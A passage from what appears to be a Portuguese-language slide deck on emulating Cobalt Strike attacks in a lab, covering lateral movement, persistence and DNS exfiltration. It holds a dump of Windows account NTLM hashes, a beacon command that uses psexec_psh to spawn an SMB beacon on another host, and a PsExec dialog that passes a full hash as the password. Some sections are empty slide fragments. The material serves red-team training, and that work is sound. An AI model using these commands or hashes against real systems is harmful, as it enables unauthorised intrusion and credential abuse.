1140 HealthMailbox697c284 09d022f3f66e41b907484c7e08710290 66048
1141 HealthMailbox0d23dff df5f77bf0e5631d9de8495984ea32e84 66048
1142 HealthMailboxea15127 8e5deee7b7b5be98c7f17276fc70ee59 66048
1143 HealthMailboxe753863 6c980d1aeae50efc6406e12c8754b33a 66048
1144 HealthMailbox8264f0c 066d554b1f64193de5f05c3e086ec69f 66048
1145 HealthMailbox3009368 dc59bb61a56fa4da27764147bfce5e66 66048
1146 HealthMailbox456e7e0 bc4686f29403d42d18a69f4aa2d88e66 66048
1147 HealthMailboxf1beec0 63675d82d2098c1fa544dc77612ac60d 66048
1148 HealthMailbox156c764 c9a1ef455a83e659d0969bf926e85a44 66048
1138 HealthMailboxdfe1bb5 41f61a4ac461c178db25a1e5cc520e92 66048
1139 HealthMailbox7b93a1c 84041da01bbe98c94af0cdcca570f5dd 66048
1154 carlgbusch 93341bbbd19ebbb79a5217ed026d1c28 66048
```

# Cobalt Strike Emulation – Movimentação Lateral

The screenshot shows the Cobalt Strike interface. At the top, there's a menu bar with 'View', 'Attacks', and 'Reporting'. Below it is a network diagram with a brick wall icon on the left labeled '172.16.14.1'. To its right are four computer icons representing hosts: 'whatta.hogg COPPER @ 2680', 'whatta.hogg GRANITE @ 4380', 'whatta.hogg \* GRANITE @ 5944', and 'SYSTEM \* COPPER @ 4284' followed by 'SYSTEM \* DC @ 1752'. Below the diagram is a terminal window with the following content:

```
Event Log X Beacon 172.16.20.80@4380 X Beacon 172.16.20.80@5944 X Beacon 172.16.20.81@4284 X Processes 172.16.20.81@4284 X
[+] received output:
List of hosts:
Server Name      IP Address      Platform  Version  Type    Comment
-----
COPPER           172.16.20.81   500      10.0     PDC
DC               172.16.20.3   500      6.1     PDC    Domain Controller
GRANITE          172.16.20.80   500      6.1
beacon> psexec_psh COPPER local - beacon smb
[*] Tasked beacon to run windows/ beacon_smb/bind_pipe (\\COPPER\pipe\status_9977) on COPPER via Service Control Manager (PSH)
[+] host called home, sent: 5765 bytes
[+] received output:
Started service 2b66a4c on COPPER
[+] host called home, sent: 190063 bytes
[+] established link to child beacon: 172.16.20.81
[GRANITE] whatta.hogg */5944 last: 11s
beacon>
```

The screenshot shows the PsExec (PowerShell) window. It has a table of users and a configuration section below it.



user	password	realm	note
Administrator	8846f7eaaa8fb117...	GRANITE	
Administrator	4d714387627d0b7...	WS2	
Guest	31d6cfe0d16ae93...	WS2	
Guest	31d6cfe0d16ae93...	GRANITE	
lab	8846f7eaaa8fb117...	GRANITE	
user	8846f7eaaa8fb117...	GRANITE	

Configuration fields:

- User: Administrator
- Password: 4d714387627d0b7b8dfb527d98f96f01
- Domain: WS2
- Listener: local - beacon smb
- Session: whatta.hogg \* via 172.16.20.193@3568
- Use session's current access token

Buttons: Launch, Help

# Cobalt Strike Emulation – Persistência



# Cobalt Strike – Exfiltração de Dados

Create a listener.

Name:

Payload:

**Payload Options**

DNS Hosts:


Host Rotation Strategy:

DNS Host (Stager):

Profile:

DNS Port (Bind):

DNS Resolver:



# OBRIGADO!



<https://www.linkedin.com/in/joas-antonio-dos-santos>

